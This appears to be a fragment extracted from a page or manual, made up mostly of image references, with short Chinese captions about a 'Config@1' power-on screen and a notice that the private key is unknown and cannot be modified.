




Config@1 開機






私鑰未知，不可修改



